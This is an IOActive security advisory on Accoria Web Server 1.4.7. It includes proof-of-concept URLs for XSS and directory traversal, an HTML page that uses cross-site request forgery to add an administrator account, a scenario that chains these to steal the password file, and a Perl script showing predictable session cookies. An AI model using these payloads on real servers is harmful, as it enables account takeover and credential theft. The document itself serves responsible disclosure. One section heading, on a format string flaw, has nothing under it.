IOActive Security Advisory

Title	Multiple Vulnerabilities in Accoria Web Server
Severity	High
Date Discovered/Reported to Accoria	December 2008
Date Reported to US-Cert	March 1, 2010
Discovered by	Ilja van Sprundel

Setup

Accoria Web Server 1.4.7 for x86 Solaris. On OpenSolaris 2008.11 in VMWare.

Server

Potential cross-site scripting (XSS) in `getenv` sample code; it specifies plaintext, but Internet Explorer 6 performs MIME sniffing:

```
http://192.168.0.101/cgi-
bin/getenv?<html><title>deaap</title><body><blink>toeter</body></
html>
```

Administrator Interface

Cross-site request forgery (XSRF) is present throughout the interface. The sample HTML code provided in this advisory adds the user `ilja` to the password file by way of an XSRF bug.


```
<html><tilte>XSRF demo</title>
<body>
<a
href="http://192.168.0.101:9090/authcfg.cgi?path=%2Fexport%2Fhome
%2Filja%2FDesktop%2Fhttpd%2Fconf%2Fpassword&user=ilja&pwd1=deaap&
pwd2=deaap&type=21">click here to add account with user ilja,
pass deaap (you'll need to change the password path in the
link)</a>
</body></html>
```

XSS Vulnerability in *loadstatic.cgi*

```
http://192.168.0.101:9090/loadstatic.cgi?desc=<blink>TOETER&name=
```

Directory Traversal in *loadstatic.cgi*

```
http://192.168.0.101:9090/loadstatic.cgi?desc=%3Cblink%3ETOETER&n
ame=../../README
```



This directory traversal—combined with the XSS and XSRF vulnerabilities previously mentioned—allow an attacker to steal the password file. An attacker could use the XSRF vulnerability and trick an administrator into visiting `loadstatic.cgi` (bringing his administrator credentials), which then would use the directory traversal to include the HTTP password file's content, and then use the XSS issue to leak the contents of that file (now embedded in the HTML) to the attacker.

XSS Vulnerability in *httpcfg.cgi*

```
http://192.168.0.101:9090/httpdcfg.cgi?type=4&name=<XSS>
```

XSS Vulnerability in *servercfg.cgi*


```
http://192.168.0.101:9090/servercfg.cgi?dns=<XSS>&port=80&type=27
&direct=1
```

Generated cookies appear to be weak and comprised of only the `time(NULL);` output. A small sample of the cookie program generated the following output:

```
C:\Users\ilja\Desktop>tst_2.pl
cookie: httpmod-sessionid=0_1240617187; Path=/
cookie: httpmod-sessionid=0_1240617188; Path=/
cookie: httpmod-sessionid=0_1240617189; Path=/
cookie: httpmod-sessionid=0_1240617190; Path=/
cookie: httpmod-sessionid=0_1240617191; Path=/
cookie: httpmod-sessionid=0_1240617192; Path=/
cookie: httpmod-sessionid=0_1240617193; Path=/
cookie: httpmod-sessionid=0_1240617194; Path=/
cookie: httpmod-sessionid=0_1240617195; Path=/
cookie: httpmod-sessionid=0_1240617196; Path=/
cookie: httpmod-sessionid=0_1240617197; Path=/
cookie: httpmod-sessionid=0_1240617198; Path=/
cookie: httpmod-sessionid=0_1240617199; Path=/
```

The source of tst_2.psl is available in Appendix A.

Format String Vulnerability in authcfg.cgi



Appendix A: Source of *tst_2.pl*

```
#!/usr/bin/perl
  use LWP::UserAgent;
  use MIME::Base64;

  $user = 'admin';
  $pass = 'aapje123';
  $host = 'http://192.168.0.101:9090/';
  $ua = LWP::UserAgent->new;
  $ua->agent("testcookie");

  my $req = HTTP::Request->new(GET => $host .
'servercfg.cgi?type=60&direct=1');
  $encoded = encode_base64($user . ":" . $pass);
  $req->header("Authorization"=>"Basic ". $encoded);

  for ($i = 0; $i < 100; $i++) {
    my $res = $ua->request($req);

    if ($res->is_success) {
        $c = $res->header('Set-Cookie');
        print "cookie: " . $c . "\n";
    }
    sleep(1);
  }
```

More information can be found about this vulnerability under the following CVE references:

- CVE-2010-2267 <http://secunia.com/advisories/cve_reference/CVE-2010-2267/>
- CVE-2010-2268 <http://secunia.com/advisories/cve_reference/CVE-2010-2268/>
- CVE-2010-2269 <http://secunia.com/advisories/cve_reference/CVE-2010-2269/>
- CVE-2010-2270 <http://secunia.com/advisories/cve_reference/CVE-2010-2270/>
- CVE-2010-2271 <http://secunia.com/advisories/cve_reference/CVE-2010-2271/>